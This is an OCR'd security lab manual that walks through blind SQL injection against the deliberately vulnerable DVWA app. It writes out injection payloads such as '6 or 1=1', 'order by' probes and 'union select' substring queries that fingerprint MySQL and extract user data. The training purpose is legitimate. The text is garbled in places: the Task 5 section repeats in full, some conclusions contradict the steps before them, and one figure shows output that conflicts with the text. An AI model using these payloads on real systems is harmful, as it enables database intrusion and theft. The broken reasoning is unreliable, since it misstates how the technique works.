- Administrative privileges to run the tools

Lab Duration

Time: 25 Minutes

Overview of Testing Web Applications

Web applications are tested for implementing security and automating vulnerability assessments. Doing so prevents SQL injection attacks on web servers and web applications. Websites are tested for embedded malware and to employ multiple testing techniques.

Lab Tasks

TASK 1

Stop Admin Service

Note: Before running this lab, ensure that you stop IIS admin service and World Wide Web Publishing Service (if you have the service installed on the machine.). To stop the service, go to **Start → Administrative Tools → Services**, right-click **IIS Admin Service** and click **Stop**, right-click **World Wide Web Publishing Service** and click **Stop**. Also ensure that you stop Internet Information Services (IIS) Manager and Internet Information Services (IIS) 6.0 Manager. To stop Internet Information Services (IIS) Manager, go to **Start → Administrative Tools → Internet Information Services (IIS) Manager**, right-click on the server name in the left pane and click **Stop** to stop the manager. To stop Internet Information Services (IIS) 6.0 Manager, go to **Start → Administrative Tools → Internet Information Services (IIS) 6.0 Manager**, right-click on the server name in the left pane, and click **Disconnect** to disconnect the manager.

Make sure that you delete all the cookies in the browser in which you will be hosting **ownCloud** and make sure that WampServer is kept online throughout this lab.

TASK 2

Start WampServer

1. Click **Start** (at the lower left of the screen), and then click **start WampServer** to launch it.




FIGURE 2.1: Starting the WampServer

2. Log in to the **Windows 8.1** virtual machine (as an attacker), launch a browser, and enter **http://[IP Address of Windows Server 2008]/dvwa** in the address bar.

TASK 3

Configure Security Settings

3. You will be redirected to the login page shown in the screenshot:




10.0.0.5/dvwa/login.php

FIGURE 2.2: DVWA login page


4. Enter the credentials Username: **admin** and Password: **password** and click **Login**.



Username
admin
Password
****
Login

FIGURE 2.3: Logging into DVWA

5. The main window of DVWA appears; click **DVWA Security** in the left pane.



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its m are to be an aid for security professionals to test their skills and tools in a legal environment, help we better understand the processes of securing web applications and aid teachers/students to teach/lea application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html any internet facing web server as it will be compromised. We recommend downloading and installing onto a local machine inside your LAN which is used solely for testing.

Disclaimer


We do not take responsibility for the way in which any one uses this application. We have made the the application clear and it should not be used maliciously. We have given warnings and taken meas prevent users from installing DVWA on to live web servers. If your web server is compromised via an DVWA it is not our responsibility it is the responsibility of the persons who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their page.

FIGURE 2.4: Selecting DVWA Security

6. Change the security level of the web application by choosing **medium** from the drop-down list, under **Script Security**. Click **Submit**.



DVWA Security

Script Security

Security Level is currently high.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.


PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

FIGURE 2.5: Setting security level

7. Click **SQL Injection (Blind)** in the left pane.



DVWA Security

Script Security

Security Level is currently medium.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

FIGURE 2.6: Selecting SQL Injection (Blind)

8. The Blind SQL Injection webpage appears, where you will be performing the attack to extract information from a vulnerable backend database.




FIGURE 2.7: SQL Injection (Blind) webpage

9. The objective of this lab is to extract usernames and passwords. So, you will begin with extracting usernames by entering the User ID of each username in the database.

TASK 4

Obtain Usernames

10. Enter the ID **1** under the **User ID** field and click **Submit**.





FIGURE 2.8: Specifying User ID as 1

11. This displays the username corresponding to the ID (1) shown in the screenshot




```
ID: 1
First name: admin
Surname: admin
```

FIGURE 2.9: Username displayed

12. Similarly enter ID numbers in increasing order to view all usernames in the database.

13. When you enter an ID number that exceeds the number of users, the webpage does not return any result, which gives a hint of how many users are available in the database.


14. In this lab, there are five users in the web application's database, so when you enter an ID number greater than 5, the webpage does not generate any error, as shown in the screenshot



User ID: 6

FIGURE 2.10: Entering User ID = 6

15. Enter the query **6 or 1=1** and click **Submit**.



Vulnerability: SQL Injection (Blind)

User ID: 6 or 1=1


More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

FIGURE 2.11: Entering the query 6 or 1=1

Note: You can enter any number in place of **6** in the above query.

16. This displays usernames of all the five users in the database, as shown in the screenshot



Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 6 or 1=1
First name: admin
Surname: admin

ID: 6 or 1=1
First name: Gordon
Surname: Brown

ID: 6 or 1=1
First name: Hack
Surname: Me

ID: 6 or 1=1
First name: Pablo
Surname: Picasso

ID: 6 or 1=1
First name: Bob
Surname: Smith
```


FIGURE 2.12: All the usernames displayed on the webpage

TASK 5

Determine the number of Attributes

17. To find the number of attributes, you need to query the web app by trial and error: **3 order by 1#**, **3 order by 2#** and so on, until the page returns no errors.

18. Issue the query **3 order by 2#** and click **Submit**.




User ID: 3 order by 2 #

```
ID: 3 order by 2 #
First name: Hack
Surname: Me
```

FIGURE 2.13: Finding the number of attributes

19. Issue the query **3 order by 3#** and click **Submit**.



User ID: 3 order by 3 #

FIGURE 2.14: Issuing the query 3 order by 3#


20. The page did not return an error, which means that there are two attributes in the SQL query (i.e., there are only two columns in the web application).

TASK 5

Determine the number of Attributes

17. To find the number of attributes, you need to query the web app by trial and error: **3 order by 1#**, **3 order by 2#** and so on, until the page returns no errors.

18. Issue the query **3 order by 2#** and click **Submit**.



```
ID: 3 order by 2 #
First name: Hack
Surname: Me
```

FIGURE 2.13: Finding the number of attributes

19. Issue the query **3 order by 3#** and click **Submit**.




FIGURE 2.14: Issuing the query 3 order by 3#


20. The page did not return an error, which means that there are two attributes in the SQL query (i.e., there are only two columns in the web application).

TASK 6

Determine the Database Server

21. Now, you need to query **3 and 1=0 union select null, substring(@@xxx,1,1)= #** by applying different system variables of various database management systems, such as MySQL, MSSQL, and so on, in place of **xxx**. Do this to determine the database server associated with the web application.

22. Enter the query **3 and 1=0 union select null, substring(@@PACK_RECEIVED,1,1)=5 #** and click **Submit**; where **PACK_RECEIVED** is a system variable associated with MSSQL server.




Vulnerability: SQL Injection (Blind)

User ID: ACK_RECEIVED,1,1)=5 #

FIGURE 2.15: Determining the server

23. The webpage does not return an error, which means it is not associated with MSSQL.

24. Enter **3 and 1=0 union select null, substring(@@version_comment,1,1)=5 #** and click **Submit**, where **version_comment** is a system variable associated with MySQL.




Vulnerability: SQL Injection (Blind)

User ID: version_comment,1,1)=5 #

FIGURE 2.16: Determining the server

25. An error occurs that infers the web application is associated with MySQL.



Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 3 and 1=0 union select null, substring(@@version_comment,1,1)=5 #
First name:
Surname: 0
```

More info


FIGURE 2.17: Server found to be MySQL

TASK 7

Determine the Server Version

26. Now, you need perform trial and error method to determine the version number of MySQL. The query used to determine the version number is **3 and 1=0 union select null, substring(@@version,X,1)=Y #**, where **X** and **Y** equal 1, 2, 3, and so on.

27. Enter **3 and 1=0 union select null, substring(@@version,1,1)=1 #** and click **Submit** to determine the first character of the version number.



Vulnerability: SQL Injection (Blind)


User ID: string(@@version,1,1)=1 #

```
ID: 3 and 1=0 union select null, substring(@@version_comment,1,1)=5
First name:
Surname: 0
```

More info

FIGURE 2.18: Determining the version of MySQL

28. The value returned in the surname field is **0**, which means the first character of the version is not **1**.




```
ID: 3 and 1=0 union select null, substring(@@version,1,1)=1 #
First name:
Surname: 0
```

FIGURE 2.19: Determining the version of MySQL

29. Issue different values to the query until the value returned in the **surname** field is **1**.

30. In this lab, the version of MySQL used is **5.5.24**.

31. Enter **3 and 1=0 union select null, substring(@@version,1,1)=5 #** and click **Submit**.




User ID: string(@@version,1,1)=5 #

```
ID: 3 and 1=0 union select null, substring(@@version,1,1)=5 #
First name:
Surname: 0
```

FIGURE 2.20: Determining the version of MySQL

32. The value returned in the surname field is **1**, which means the first character of the version is **5**.



Vulnerability: SQL Injection (Blind)

User ID:

